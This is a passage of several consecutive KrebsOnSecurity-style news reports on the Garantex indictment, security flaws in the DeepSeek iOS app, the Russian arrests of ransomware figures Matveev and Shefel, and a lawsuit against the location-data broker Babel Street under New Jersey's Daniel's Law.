In conjunction with the release of the indictments, German and Finnish law enforcement seized servers hosting Garantex’s operations. A “most wanted” notice published by the U.S. Secret Service states that U.S. authorities separately obtained earlier copies of Garantex’s servers, including customer and accounting databases. Federal investigators say they also froze over $26 million in funds used to facilitate Garantex’s money laundering activities.
Besciokov was arrested within the past 24 hours while vacationing with his family in Varkala, a major coastal city in the southwest Indian state of Kerala. An officer with the local police department in Varkala confirmed Besciokov’s arrest, and said the suspect will appear in a Delhi court on March 14 to face charges.
Varkala Beach in Kerala, India. Image: Shutterstock, Dmitry Rukhlenko.
The DOJ’s indictment says Besciokov went by the hacker handle “proforg.” This nickname corresponds to the administrator of a 20-year-old Russian language forum dedicated to nudity and crudity called “udaff.”
Besciokov and Mira Serda are each charged with one count of conspiracy to commit money laundering, which carries a maximum sentence of 20 years in prison. Besciokov is also charged with one count of conspiracy to violate the International Economic Emergency Powers Act—which also carries a maximum sentence of 20 years in person—and with conspiracy to operate an unlicensed money transmitting business, which carries a maximum sentence of five years in prison.
New mobile apps from the Chinese artificial intelligence (AI) company DeepSeek have remained among the top three “free” downloads for Apple and Google devices since their debut on Jan. 25, 2025. But experts caution that many of DeepSeek’s design choices — such as using hard-coded encryption keys, and sending unencrypted user and device data to Chinese companies — introduce a number of glaring security and privacy risks.
Public interest in the DeepSeek AI chat apps swelled following widespread media reports that the upstart Chinese AI firm had managed to match the abilities of cutting-edge chatbots while using a fraction of the specialized computer chips that leading AI companies rely on. As of this writing, DeepSeek is the third most-downloaded “free” app on the Apple store, and #1 on Google Play.
DeepSeek’s rapid rise caught the attention of the mobile security firm NowSecure, a Chicago-based company that helps clients screen mobile apps for security and privacy threats. In a teardown of the DeepSeek app published today, NowSecure urged organizations to remove the DeepSeek iOS mobile app from their environments, citing security concerns.
NowSecure founder Andrew Hoog said they haven’t yet concluded an in-depth analysis of the DeepSeek app for Android devices, but that there is little reason to believe its basic design would be functionally much different.
Hoog told KrebsOnSecurity there were a number of qualities about the DeepSeek iOS app that suggest the presence of deep-seated security and privacy risks. For starters, he said, the app collects an awful lot of data about the user’s device.
“They are doing some very interesting things that are on the edge of advanced device fingerprinting,” Hoog said, noting that one property of the app tracks the device’s name — which for many iOS devices defaults to the customer’s name followed by the type of iOS device.
The device information shared, combined with the user’s Internet address and data gathered from mobile advertising companies, could be used to deanonymize users of the DeepSeek iOS app, NowSecure warned. The report notes that DeepSeek communicates with Volcengine, a cloud platform developed by ByteDance (the makers of TikTok), although NowSecure said it wasn’t clear if the data is just leveraging ByteDance’s digital transformation cloud service or if the declared information share extends further between the two companies.
Image: NowSecure.
Perhaps more concerning, NowSecure said the iOS app transmits device information “in the clear,” without any encryption to encapsulate the data. This means the data being handled by the app could be intercepted, read, and even modified by anyone who has access to any of the networks that carry the app’s traffic.
“The DeepSeek iOS app globally disables App Transport Security (ATS) which is an iOS platform level protection that prevents sensitive data from being sent over unencrypted channels,” the report observed. “Since this protection is disabled, the app can (and does) send unencrypted data over the internet.”
Hoog said the app does selectively encrypt portions of the responses coming from DeepSeek servers. But they also found it uses an insecure and now deprecated encryption algorithm called 3DES (aka Triple DES), and that the developers had hard-coded the encryption key. That means the cryptographic key needed to decipher those data fields can be extracted from the app itself.
There were other, less alarming security and privacy issues highlighted in the report, but Hoog said he’s confident there are additional, unseen security concerns lurking within the app’s code.
“When we see people exhibit really simplistic coding errors, as you dig deeper there are usually a lot more issues,” Hoog said. “There is virtually no priority around security or privacy. Whether cultural, or mandated by China, or a witting choice, taken together they point to significant lapse in security and privacy controls, and that puts companies at risk.”
Apparently, plenty of others share this view. Axios reported on January 30 that U.S. congressional offices are being warned not to use the app.
“[T]hreat actors are already exploiting DeepSeek to deliver malicious software and infect devices,” read the notice from the chief administrative officer for the House of Representatives. “To mitigate these risks, the House has taken security measures to restrict DeepSeek’s functionality on all House-issued devices.”
TechCrunch reports that Italy and Taiwan have already moved to ban DeepSeek over security concerns. Bloomberg writes that The Pentagon has blocked access to DeepSeek. CNBC says NASA also banned employees from using the service, as did the U.S. Navy.
Beyond security concerns tied to the DeepSeek iOS app, there are indications the Chinese AI company may be playing fast and loose with the data that it collects from and about users. On January 29, researchers at Wiz said they discovered a publicly accessible database linked to DeepSeek that exposed “a significant volume of chat history, backend data and sensitive information, including log streams, API secrets, and operational details.”
“More critically, the exposure allowed for full database control and potential privilege escalation within the DeepSeek environment, without any authentication or defense mechanism to the outside world,” Wiz wrote. [Full disclosure: Wiz is currently an advertiser on this website.]
KrebsOnSecurity sought comment on the report from DeepSeek and from Apple. This story will be updated with any substantive replies.
In January 2022, KrebsOnSecurity identified a Russian man named Mikhail Matveev as “Wazawaka,” a cybercriminal who was deeply involved in the formation and operation of multiple ransomware groups. The U.S. government indicted Matveev as a top ransomware purveyor a year later, offering $10 million for information leading to his arrest. Last week, the Russian government reportedly arrested Matveev and charged him with creating malware used to extort companies.
An FBI wanted poster for Matveev.
Matveev, a.k.a. “Wazawaka” and “Boriselcin” worked with at least three different ransomware gangs that extorted hundreds of millions of dollars from companies, schools, hospitals and government agencies, U.S. prosecutors allege.
Russia’s interior ministry last week issued a statement saying a 32-year-old hacker had been charged with violating domestic laws against the creation and use of malicious software. The announcement didn’t name the accused, but the Russian state news agency RIA Novosti cited anonymous sources saying the man detained is Matveev.
Matveev did not respond to requests for comment. Daryna Antoniuk at TheRecord reports that a security researcher said on Sunday they had contacted Wazawaka, who confirmed being charged and said he’d paid two fines, had his cryptocurrency confiscated, and is currently out on bail pending trial.
Matveev’s hacker identities were remarkably open and talkative on numerous cybercrime forums. Shortly after being identified as Wazawaka by KrebsOnSecurity in 2022, Matveev published multiple selfie videos on Twitter/X where he acknowledged using the Wazawaka moniker and mentioned several security researchers by name (including this author). More recently, Matveev’s X profile (@ransomboris) posted a picture of a t-shirt that features the U.S. government’s “Wanted” poster for him.
An image tweeted by Matveev showing the Justice Department’s wanted poster for him on a t-shirt. image: x.com/vxunderground
The golden rule of cybercrime in Russia has always been that as long as you never hack, extort or steal from Russian citizens or companies, you have little to fear of arrest. Wazawaka claimed he zealously adhered to this rule as a personal and professional mantra.
“Don’t shit where you live, travel local, and don’t go abroad,” Wazawaka wrote in January 2021 on the Russian-language cybercrime forum Exploit. “Mother Russia will help you. Love your country, and you will always get away with everything.”
Still, Wazawaka may not have always stuck to that rule. At several points throughout his career, Wazawaka claimed he made good money stealing accounts from drug dealers on darknet narcotics bazaars.
Cyber intelligence firm Intel 471 said Matveev’s arrest raises more questions than answers, and that Russia’s motivation here likely goes beyond what’s happening on the surface.
“It’s possible this is a shakedown by Kaliningrad authorities of a local internet thug who has tens of millions of dollars in cryptocurrency,” Intel 471 wrote in an analysis published Dec. 2. “The country’s ingrained, institutional corruption dictates that if dues aren’t paid, trouble will come knocking. But it’s usually a problem money can fix.
Intel 471 says while Russia’s court system is opaque, Matveev will likely be open about the proceedings, particularly if he pays a toll and is granted passage to continue his destructive actions.
“Unfortunately, none of this would mark meaningful progress against ransomware,” they concluded.
Although Russia traditionally hasn’t put a lot of effort into going after cybercriminals within its borders, it has brought a series of charges against alleged ransomware actors this year. In January, four men tied to the REvil ransomware group were sentenced to lengthy prison terms. The men were among 14 suspected REvil members rounded up by Russia in the weeks before Russia invaded Ukraine in 2022.
Earlier this year, Russian authorities arrested at least two men for allegedly operating the short-lived Sugarlocker ransomware program in 2021. Aleksandr Ermakov and Mikhail Shefel (now legally Mikhail Lenin) ran a security consulting business called Shtazi-IT. Shortly before his arrest, Ermakov became the first ever cybercriminal sanctioned by Australia, which alleged he stole and leaked data on nearly 10 million customers of the Australian health giant Medibank.
In December 2023, KrebsOnSecurity identified Lenin as “Rescator,” the nickname used by the cybercriminal responsible for selling more than 100 million payment cards stolen from customers of Target and Home Depot in 2013 and 2014. Last month, Shefel admitted in an interview with KrebsOnSecurity that he was Rescator, and claimed his arrest in the Sugarlocker case was payback for reporting the son of his former boss to the police.
Ermakov was sentenced to two years probation. But on the same day my interview with Lenin was published here, a Moscow court declared him insane, and ordered him to undergo compulsory medical treatment, The Record’s Antoniuk notes.
In December 2023, KrebsOnSecurity revealed the real-life identity of Rescator, the nickname used by a Russian cybercriminal who sold more than 100 million payment cards stolen from Target and Home Depot between 2013 and 2014. Moscow resident Mikhail Shefel, who confirmed using the Rescator identity in a recent interview, also admitted reaching out because he is broke and seeking publicity for several new money making schemes.
Mikhail “Mike” Shefel’s former Facebook profile. Shefel has since legally changed his last name to Lenin.
Mr. Shefel, who recently changed his legal surname to Lenin, was the star of last year’s story, Ten Years Later, New Clues in the Target Breach. That investigation detailed how the 38-year-old Shefel adopted the nickname Rescator while working as vice president of payments at ChronoPay, a Russian financial company that paid spammers to advertise fake antivirus scams, male enhancement drugs and knockoff pharmaceuticals.
Mr. Shefel did not respond to requests for comment in advance of that December 2023 profile. Nor did he respond to reporting here in January 2024 that he ran an IT company with a 34-year-old Russian man named Aleksandr Ermakov, who was sanctioned by authorities in Australia, the U.K. and U.S. for stealing data on nearly 10 million customers of the Australian health insurance giant Medibank.
But not long after KrebsOnSecurity reported in April that Shefel/Rescator also was behind the theft of Social Security and tax information from a majority of South Carolina residents in 2012, Mr. Shefel began contacting this author with the pretense of setting the record straight on his alleged criminal hacking activities.
In a series of live video chats and text messages, Mr. Shefel confirmed he indeed went by the Rescator identity for several years, and that he did operate a slew of websites between 2013 and 2015 that sold payment card data stolen from Target, Home Depot and a number of other nationwide retail chains.
Shefel claims the true mastermind behind the Target and other retail breaches was Dmitri Golubov, an infamous Ukrainian hacker known as the co-founder of Carderplanet, among the earliest Russian-language cybercrime forums focused on payment card fraud. Mr. Golubov could not be reached for comment, and Shefel says he no longer has the laptop containing evidence to support that claim.
Shefel asserts he and his team were responsible for developing the card-stealing malware that Golubov’s hackers installed on Target and Home Depot payment terminals, and that at the time he was technical director of a long-running Russian cybercrime community called Lampeduza.
“My nickname was MikeMike, and I worked with Dmitri Golubov and made technologies for him,” Shefel said. “I’m also godfather of his second son.”
Dmitri Golubov, circa 2005. Image: U.S. Postal Investigative Service.
A week after breaking the story about the 2013 data breach at Target, KrebsOnSecurity published Who’s Selling Cards from Target?, which identified a Ukrainian man who went by the nickname Helkern as Rescator’s original identity. But Shefel claims Helkern was subordinate to Golubov, and that he was responsible for introducing the two men more than a decade ago.
“Helkern was my friend, I [set up a] meeting with Golubov and him in 2013,” Shefel said. “That was in Odessa, Ukraine. I was often in that city, and [it’s where] I met my second wife.”
Shefel claims he made several hundred thousand dollars selling cards stolen by Golubov’s Ukraine-based hacking crew, but that not long after Russia annexed Crimea in 2014 Golubov cut him out of the business and replaced Shefel’s malware coding team with programmers in Ukraine.
Golubov was arrested in Ukraine in 2005 as part of a joint investigation with multiple U.S. federal law enforcement agencies, but his political connections in the country ensured his case went nowhere. Golubov later earned immunity from prosecution by becoming an elected politician and founding the Internet Party of Ukraine, which called for free internet for all, the creation of country-wide “hacker schools” and the “computerization of the entire economy.”
Mr. Shefel says he stopped selling stolen payment cards after being pushed out of the business, and invested his earnings in a now-defunct Russian search engine called tf[.]org. He also apparently ran a business called click2dad[.]net that paid people to click on ads for Russian government employment opportunities.
When those enterprises fizzled out, Shefel reverted to selling malware coding services for hire under the nickname “Getsend“; this claim checks out, as Getsend for many years advertised the same Telegram handle that Shefel used in our recent chats and video calls.
Shefel acknowledged that his outreach was motivated by a desire to publicize several new business ventures. None of those will be mentioned here because Shefel is already using my December 2023 profile of him to advertise what appears to be a pyramid scheme, and to remind others within the Russian hacker community of his skills and accomplishments.
Shefel says he is now flat broke, and that he currently has little to show for a storied hacking career. The Moscow native said he recently heard from his ex-wife, who had read last year’s story about him and was suddenly wondering where he’d hidden all of his earnings.
More urgently, Shefel needs money to stay out of prison. In February, he and Ermakov were arrested on charges of operating a short-lived ransomware affiliate program in 2021 called Sugar (a.k.a. Sugar Locker), which targeted single computers and end-users instead of corporations. Shefel is due to face those charges in a Moscow court on Friday, Nov. 15, 2024. Ermakov was recently found guilty and given two years probation.
Shefel claims his Sugar ransomware affiliate program was a bust, and never generated any profits. Russia is known for not prosecuting criminal hackers within its borders who scrupulously avoid attacking Russian businesses and consumers. When asked why he now faces prosecution over Sugar, Shefel said he’s certain the investigation was instigated by Pyotr “Peter” Vrublevsky — the son of his former boss at ChronoPay.
ChronoPay founder and CEO Pavel Vrublevsky was the key subject of my 2014 book Spam Nation, which described his role as head of one of Russia’s most notorious criminal spam operations.
Vrublevsky Sr. recently declared bankruptcy, and is currently in prison on fraud charges. Russian authorities allege Vrublevsky operated several fraudulent SMS-based payment schemes. They also accused Vrublevsky of facilitating money laundering for Hydra, the largest Russian darknet market at the time. Hydra trafficked in illegal drugs and financial services, including cryptocurrency tumbling for money laundering, exchange services between cryptocurrency and Russian rubles, and the sale of falsified documents and hacking services.
However, in 2022 KrebsOnSecurity reported on a more likely reason for Vrublevsky’s latest criminal charges: He’d been extensively documenting the nicknames, real names and criminal exploits of Russian hackers who worked with the protection of corrupt officials in the Russian Federal Security Service (FSB), and operating a Telegram channel that threatened to expose alleged nefarious dealings by Russian financial executives.
Shefel believes Vrublevsky’s son Peter paid corrupt cops to levy criminal charges against him after reporting the youth to Moscow police, allegedly for walking around in public with a loaded firearm. Shefel says the Russian authorities told the younger Vrublevsky that he had lodged the firearms complaint.
In July 2024, the Russian news outlet Izvestia published a lengthy investigation into Peter Vrublevsky, alleging that the younger son took up his father’s mantle and was responsible for advertising Sprut, a Russian-language narcotics bazaar that sprang to life after the Hydra darknet market was shut down by international law enforcement agencies in 2022.
Izvestia reports that Peter Vrublevsky was the advertising mastermind behind this 3D ad campaign and others promoting the Russian online narcotics bazaar Sprut.
Izvestia reports that Peter Vrublevsky is currently living in Switzerland, where he reportedly fled in 2022 after being “arrested in absentia” in Russia on charges of running a violent group that could be hired via Telegram to conduct a range of physical attacks in real life, including firebombings and muggings.
Shefel claims his former partner Golubov was involved in the development and dissemination of early ransomware strains, including Cryptolocker, and that Golubov remains active in the cybercrime community.
Meanwhile, Mr. Shefel portrays himself as someone who is barely scraping by with the few odd coding jobs that come his way each month. Incredibly, the day after our initial interview via Telegram, Shefel proposed going into business together.
By way of example, he suggested maybe a company centered around recovering lost passwords for cryptocurrency accounts, or perhaps a series of online retail stores that sold cheap Chinese goods at a steep markup in the United States.
“Hi, how are you?” he inquired. “Maybe we can open business?”
Not long ago, the ability to digitally track someone’s daily movements just by knowing their home address, employer, or place of worship was considered a dangerous power that should remain only within the purview of nation states. But a new lawsuit in a likely constitutional battle over a New Jersey privacy law shows that anyone can now access this capability, thanks to a proliferation of commercial services that hoover up the digital exhaust emitted by widely-used mobile apps and websites.
Image: Shutterstock, Arthimides.
Delaware-based Atlas Data Privacy Corp. helps its users remove their personal information from the clutches of consumer data brokers, and from people-search services online. Backed by millions of dollars in litigation financing, Atlas so far this year has sued 151 consumer data brokers on behalf of a class that includes more than 20,000 New Jersey law enforcement officers who are signed up for Atlas services.
Atlas alleges all of these data brokers have ignored repeated warnings that they are violating Daniel’s Law, a New Jersey statute allowing law enforcement, government personnel, judges and their families to have their information completely removed from commercial data brokers. Daniel’s Law was passed in 2020 after the death of 20-year-old Daniel Anderl, who was killed in a violent attack targeting a federal judge — his mother.
Last week, Atlas invoked Daniel’s Law in a lawsuit (PDF) against Babel Street, a little-known technology company incorporated in Reston, Va. Babel Street’s core product allows customers to draw a digital polygon around nearly any location on a map of the world, and view a slightly dated (by a few days) time-lapse history of the mobile devices seen coming in and out of the specified area.
Babel Street’s LocateX platform also allows customers to track individual mobile users by their Mobile Advertising ID or MAID, a unique, alphanumeric identifier built into all Google Android and Apple mobile devices.
Babel Street can offer this tracking capability by consuming location data and other identifying information that is collected by many websites and broadcast to dozens and sometimes hundreds of ad networks that may wish to bid on showing their ad to a particular user.
This image, taken from a video recording Atlas made of its private investigator using Babel Street to show all of the unique mobile IDs seen over time at a mosque in Dearborn, Michigan. Each red dot represents one mobile device.
In an interview, Atlas said a private investigator they hired was offered a free trial of Babel Street, which the investigator was able to use to determine the home address and daily movements of mobile devices belonging to multiple New Jersey police officers whose families have already faced significant harassment and death threats.
Atlas said the investigator encountered Babel Street while testing hundreds of data broker tools and services to see if personal information on its users was being sold. They soon discovered Babel Street also bundles people-search services with its platform, to make it easier for customers to zero in on a specific device.
The investigator contacted Babel Street about possibly buying home addresses in certain areas of New Jersey. After listening to a sales pitch for Babel Street and expressing interest, the investigator was told Babel Street only offers their service to the government or to “contractors of the government.”
“The investigator (truthfully) mentioned that he was contemplating some government contract work in the future and was told by the Babel Street salesperson that ‘that’s good enough’ and that ‘they don’t actually check,’” Atlas shared in an email with reporters.
KrebsOnSecurity was one of five media outlets invited to review screen recordings that Atlas made while its investigator used a two-week trial version of Babel Street’s LocateX service. References and links to reporting by other publications, including 404 Media, Haaretz, NOTUS, and The New York Times, will appear throughout this story.
Collectively, these stories expose how the broad availability of mobile advertising data has created a market in which virtually anyone can build a sophisticated spying apparatus capable of tracking the daily movements of hundreds of millions of people globally.
The findings outlined in Atlas’s lawsuit against Babel Street also illustrate how mobile location data is set to massively complicate several hot-button issues, from the tracking of suspected illegal immigrants or women seeking abortions, to harassing public servants who are already in the crosshairs over baseless conspiracy theories and increasingly hostile political rhetoric against government employees.
Atlas says the Babel Street trial period allowed its investigator to find information about visitors to high-risk targets such as mosques, synagogues, courtrooms and abortion clinics. In one video, an Atlas investigator showed how they isolated mobile devices seen in a New Jersey courtroom parking lot that was reserved for jurors, and then tracked one likely juror’s phone to their home address over several days.
While the Atlas investigator had access to its trial account at Babel Street, they were able to successfully track devices belonging to several plaintiffs named or referenced in the lawsuit. They did so by drawing a digital polygon around the home address or workplace of each person in Babel Street’s platform, which focused exclusively on the devices that passed through those addresses each day.
Each red dot in this Babel Street map represents a unique mobile device that has been seen since April 2022 at a Jewish synagogue in Los Angeles, Calif. Image: Atlas Data Privacy Corp.
One unique feature of Babel Street is the ability to toggle a “night” mode, which makes it relatively easy to determine within a few meters where a target typically lays their head each night (because their phone is usually not far away).
Atlas plaintiffs Scott and Justyna Maloney are both veteran officers with the Rahway, NJ police department who live together with their two young children. In April 2023, Scott and Justyna became the target of intense harassment and death threats after Officer Justyna responded to a routine call about a man filming people outside of the Motor Vehicle Commission in Rahway.
The man filming the Motor Vehicle Commission that day is a social media personality who often solicits police contact and then records himself arguing about constitutional rights with the responding officers.
Officer Justyna’s interaction with the man was entirely peaceful, and the episode appeared to end without incident. But after a selectively edited video of that encounter went viral, their home address and unpublished phone numbers were posted online. When their tormentors figured out that Scott was also a cop (a sergeant), the couple began receiving dozens of threatening text messages, including specific death threats.
According to the Atlas lawsuit, one of the messages to Mr. Maloney demanded money, and warned that his family would “pay in blood” if he didn’t comply. Sgt. Maloney said he then received a video in which a masked individual pointed a rifle at the camera and told him that his family was “going to get [their] heads cut off.”
Maloney said a few weeks later, one of their neighbors saw two suspicious individuals in ski masks parked one block away from the home and alerted police. Atlas’s complaint says video surveillance from neighboring homes shows the masked individuals circling the Maloney’s home. The responding officers arrested two men, who were armed, for unlawful possession of a firearm.
According to Google Maps, Babel Street shares a corporate address with Google and the consumer credit reporting bureau TransUnion.
Atlas said their investigator was not able to conclusively find Scott Maloney’s iPhone in the Babel Street platform, but they did find Justyna’s. Babel Street had nearly 100,000 hits for her phone over several months, allowing Atlas to piece together an intimate picture of Justyna’s daily movements and meetings with others.
An Atlas investigator visited the Maloneys and inspected Justyna’s iPhone, and determined the only app that used her device’s location data was from the department store Macy’s.
In a written response to questions, Macy’s said its app includes an opt-in feature for geo-location, “which allows customers to receive an enhanced shopping experience based on their location.”
“We do not store any customer location information,” Macy’s wrote. “We share geo-location data with a limited number of partners who help us deliver this enhanced app experience. Furthermore, we have no connection with Babel Street” [link added for context].
Justyna’s experience highlights a stark reality about the broad availability of mobile location data: Even if the person you’re looking for isn’t directly identifiable in platforms like Babel Street, it is likely that at least some of that person’s family members are. In other words, it’s often trivial to infer the location of one device by successfully locating another.
The terms of service for Babel Street’s Locate X service state that the product “may not be used as the basis for any legal process in any country, including as the basis for a warrant, subpoena, or any other legal or administrative action.” But Scott Maloney said he’s convinced by their experience that not even law enforcement agencies should have access to this capability without a warrant.
“As a law enforcement officer, in order for me to track someone I need a judge to sign a warrant – and that’s for a criminal investigation after we’ve developed probable cause,” Mr. Maloney said in an interview. “Data brokers tracking me and my family just to sell that information for profit, without our consent, and even after we’ve explicitly asked them not to is deeply disturbing.”
Mr. Maloney’s law enforcement colleagues in other states may see things differently. In August, The Texas Observer reported that state police plan to spend more than $5 million on a contract for a controversial surveillance tool called Tangles from the tech firm PenLink. Tangles is an AI-based web platform that scrapes information from the open, deep and dark web, and it has a premier feature called WebLoc that can be used to geofence mobile devices.
The Associated Press reported last month that law enforcement agencies from suburban Southern California to rural North Carolina have been using an obscure cell phone tracking tool called Fog Reveal — at times without warrants — that gives them the ability to follow people’s movements going back many months.
It remains unclear precisely how Babel Street is obtaining the abundance of mobile location data made available to users of its platform. The company did not respond to multiple requests for comment.
But according to a document (PDF) obtained under a Freedom of Information Act request with the Department of Homeland Security’s Science and Technology directorate, Babel Street re-hosts data from the commercial phone tracking firm Venntel.
On Monday, the Substack newsletter All-Source Intelligence unearthed documents indicating that the U.S. Federal Trade Commission has opened an inquiry into Venntel and its parent company Gravy Analytics.
“Venntel has also been a data partner of the police surveillance contractor Fog Data Science, whose product has been described as ‘mass surveillance on a budget,'” All-Source’s Jack Poulson wrote. “Venntel was also reported to have been a primary data source of the controversial ‘Locate X’ phone tracking product of the American data fusion company Babel Street.”
The Mobile Advertising ID or MAID — the unique alphanumeric identifier assigned to each mobile device — was originally envisioned as a way to distinguish individual mobile customers without relying on personally identifiable information such as phone numbers or email addresses.
However, there is now a robust industry of marketing and advertising companies that specialize in assembling enormous lists of MAIDs that are “enriched” with historical and personal information about the individual behind each MAID.
One of many vendors that “enrich” MAID data with other identifying information, including name, address, email address and phone number.
Atlas said its investigator wanted to know whether they could find enriched MAID records on their New Jersey law enforcement customers, and soon found plenty of ad data brokers willing to sell it.
Some vendors offered only a handful of data fields, such as first and last name, MAID and email address. Other brokers sold far more detailed histories along with their MAID, including each subject’s social media profiles, precise GPS coordinates, and even likely consumer category.
How are advertisers and data brokers gaining access to so much information? Some sources of MAID data can be apps on your phone such as AccuWeather, GasBuddy, Grindr, and MyFitnessPal that collect your MAID and location and sell that to brokers.
A user’s MAID profile and location data also is commonly shared as a consequence of simply using a smartphone to visit a web page that features ads. In the few milliseconds before those ads load, the website will send a “bid request” to various ad exchanges, where advertisers can bid on the chance to place their ad in front of users who match the consumer profiles they’re seeking. A great deal of data can be included in a bid request, including the user’s precise location (the current open standard for bid requests is detailed here).
The trouble is that virtually anyone can access the “bidstream” data flowing through these so-called “realtime bidding” networks, because the information is simultaneously broadcast in the clear to hundreds of entities around the world.
The result is that there are a number of marketing companies that now enrich and broker access to this mobile location information. Earlier this year, the German news outlet netzpolitik.org purchased a bidstream data set containing more than 3.6 billion data points, and shared the information with the German daily BR24. They concluded that the data they obtained (through a free trial, no less) made it possible to establish movement profiles — some of them quite precise — of several million people across Germany.
A screenshot from the BR24/Netzpolitik story about their ability to track millions of Germans, including many employees of the German Federal Police and Interior Ministry.
Politico recently covered startling research from universities in New Hampshire, Kentucky and St. Louis that showed how the mobile advertising data they acquired allowed them to link visits from investigators with the U.S. Securities and Exchange Commission (SEC) to insiders selling stock before the investigations became public knowledge.
The researchers in that study said they didn’t attempt to use the same methods to track regulators from other agencies, but that virtually anyone could do it.
Justin Sherman, a distinguished fellow at Georgetown Law’s Center for Privacy and Technology, called the research a “shocking demonstration of what happens when companies can freely harvest Americans’ geolocation data and sell it for their chosen price.”
“Politicians should understand how they, their staff, and public servants are threatened by the sale of personal data—and constituent groups should realize that talk of data broker ‘controls’ or ‘best practices” is designed by companies to distract from the underlying problems and the comprehensive privacy and security solutions,” Sherman wrote for Lawfare this week.
The Orwellian nature of modern mobile advertising networks may soon have far-reaching implications for women’s reproductive rights, as more states move to outlaw abortion within their borders. The 2022 Dobbs decision by the U.S. Supreme Court discarded the federal right to abortion, and 14 states have since enacted strict abortion bans.
Anti-abortion groups are already using mobile advertising data to advance their cause. In May 2023, The Wall Street Journal reported that an anti-abortion group in Wisconsin used precise geolocation data to direct ads to women it suspected of seeking abortions.
As it stands, there is little to stop anti-abortion groups from purchasing bidstream data (or renting access to a platform like Babel Street) and using it to geofence abortion clinics, potentially revealing all mobile devices transiting through these locations.
Atlas said its investigator geofenced an abortion clinic and was able to identify a likely employee at that clinic, following their daily route to and from that individual’s home address.
A still shot from a video Atlas shared of its use of Babel Street to identify and track an employee traveling each day between their home and the clinic.
Last year, Idaho became the first state to outlaw “abortion trafficking,” which the Idaho Capital Sun reports is defined as “recruiting, harboring or transporting a pregnant minor to get an abortion or abortion medication without parental permission.” Tennessee now has a similar law, and GOP lawmakers in five other states introduced abortion trafficking bills that failed to advance this year, the Sun reports.
Atlas said its investigator used Babel Street to identify and track a person traveling from their home in Alabama — where abortion is now illegal — to an abortion clinic just over the border in Tallahassee, Fla. — and back home again within a few hours. Abortion rights advocates and providers are currently suing Alabama Attorney General Steve Marshall, seeking to block him from prosecuting people who help patients travel out-of-state to end pregnancies.
Eva Galperin, director of cybersecurity at the Electronic Frontier Foundation (EFF), a non-profit digital rights group, said she’s extremely concerned about dragnet surveillance of people crossing state lines in order to get abortions.
“Specifically, Republican officials from states that have outlawed abortion have made it clear that they are interested in targeting people who have gone to neighboring states in order to get abortions, and to make it more difficult for people who are seeking abortions to go to neighboring states,” Galperin said. “It’s not a great leap to imagine that states will do this.”
Atlas found that for the right price (typically $10-50k a year), brokers can provide access to tens of billions of data points covering large swaths of the US population and the rest of the world.
Based on the data sets Atlas acquired — many of which included older MAID records — they estimate they could locate roughly 80 percent of Android-based devices, and about 25 percent of Apple phones. Google refers to its MAID as the “Android Advertising ID,” (AAID) while Apple calls it the “Identifier for Advertisers” (IDFA).
What accounts for the disparity between the number of Android and Apple devices that can be found in mobile advertising data? In April 2021, Apple shipped version 14.5 of its iOS operating system, which introduced a technology called App Tracking Transparency (ATT) that requires apps to get affirmative consent before they can track users by their IDFA or any other identifier.
Apple’s introduction of ATT had a swift and profound impact on the advertising market: Less than a year later Facebook disclosed that the iPhone privacy feature would decrease the company’s 2022 revenues by about $10 billion.
Source: cnbc.com.
Google runs by far the world’s largest ad exchange, known as AdX. The U.S. Department of Justice, which has accused Google of building a monopoly over the technology that places ads on websites, estimates that Google’s ad exchange controls 47 percent of the U.S. market and 56 percent globally.
Google’s Android is also the dominant mobile operating system worldwide, with more than 72 percent of the market. In the U.S., however, iPhone users claim approximately 55 percent of the market, according to TechRepublic.
In response to requests for comment, Google said it does not send real time bidding requests to Babel Street, nor does it share precise location data in bid requests. The company added that its policies explicitly prohibit the sale of data from real-time bidding, or its use for any purpose other than advertising.
Google said its MAIDs are randomly generated and do not contain IP addresses, GPS coordinates, or any other location data, and that its ad systems do not share anyone’s precise location data.
“Android has clear controls for users to manage app access to device location, and reset or delete their advertising ID,” Google’s written statement reads. “If we learn that someone, whether an app developer, ad tech company or anyone else, is violating our policies, we take appropriate action. Beyond that, we support legislation and industry collaboration to address these types of data practices that negatively affect the entire mobile ecosystem, including all operating systems.”
In a written statement shared with reporters, Apple said Location Services is not on by default in its devices. Rather, users must enable Location Services and must give permission to each app or website to use location data. Users can turn Location Services off at any time, and can change whether apps have access to location at any time. The user’s choices include precise vs. approximate location, as well as a one-time grant of location access by the app.
“We believe that privacy is a fundamental human right, and build privacy protections into each of our products and services to put the user in control of their data,” an Apple spokesperson said. “We minimize personal data collection, and where possible, process data only on users’ devices.”
Zach Edwards is a senior threat analyst at the cybersecurity firm SilentPush who has studied the location data industry closely. Edwards said Google and Apple can’t keep pretending like the MAIDs being broadcast into the bidstream from hundreds of millions of American devices aren’t making most people trivially trackable.
“The privacy risks here will remain until Apple and Google permanently turn off their mobile advertising ID schemes and admit to the American public that this is the technology that has been supporting the global data broker ecosystem,” he said.
According to Bloomberg Law, between 2019 and 2023, threats against federal judges have more than doubled. Amid increasingly hostile political rhetoric and conspiracy theories against government officials, a growing number of states are seeking to pass their own versions of Daniel’s Law.
Last month, a retired West Virginia police officer filed a class action lawsuit against the people-search service Whitepages for listing their personal information in violation of a statute the state passed in 2021 that largely mirrors Daniel’s Law.
In May 2024, Maryland passed the Judge Andrew F. Wilkinson Judicial Security Act — named after a county circuit court judge who was murdered by an individual involved in a divorce proceeding over which he was presiding. The law allows current and former members of the Maryland judiciary to request their personal information not be made available to the public.
Under the Maryland law, personal information can include a home address; telephone number, email address; Social Security number or federal tax ID number; bank account or payment card number; a license plate or other unique vehicle identifier; a birth or marital record; a child’s name, school, or daycare; place of worship; place of employment for a spouse, child, or dependent.
The law firm Troutman Pepper writes that “so far in 2024, 37 states have begun considering or have adopted similar privacy-based legislation designed to protect members of the judiciary and, in some states, other government officials involved in law enforcement.”
Atlas alleges that in response to requests to have data on its New Jersey law enforcement clients scrubbed from consumer records sold by LexisNexis, the data broker retaliated by freezing the credit of approximately 18,500 people, and falsely reporting them as identity theft victims.
In addition, Atlas said LexisNexis started returning failure codes indicating they had no record of these individuals, resulting in denials when officers attempted to refinance loans or open new bank accounts.
The data broker industry has responded by having at least 70 of the Atlas lawsuits moved to federal court, and challenging the constitutionality of the New Jersey statute as overly broad and a violation of the First Amendment.
Attorneys for the data broker industry argued in their motion to dismiss that there is “no First Amendment doctrine that exempts a content-based restriction from strict scrutiny just because it has some nexus with a privacy interest.”
Atlas’s lawyers responded that data covered under Daniel’s Law — personal information of New Jersey law enforcement officers — is not free speech. Atlas notes that while defending against comparable lawsuits, the data broker industry has argued that home address and phone number data are not “communications.”
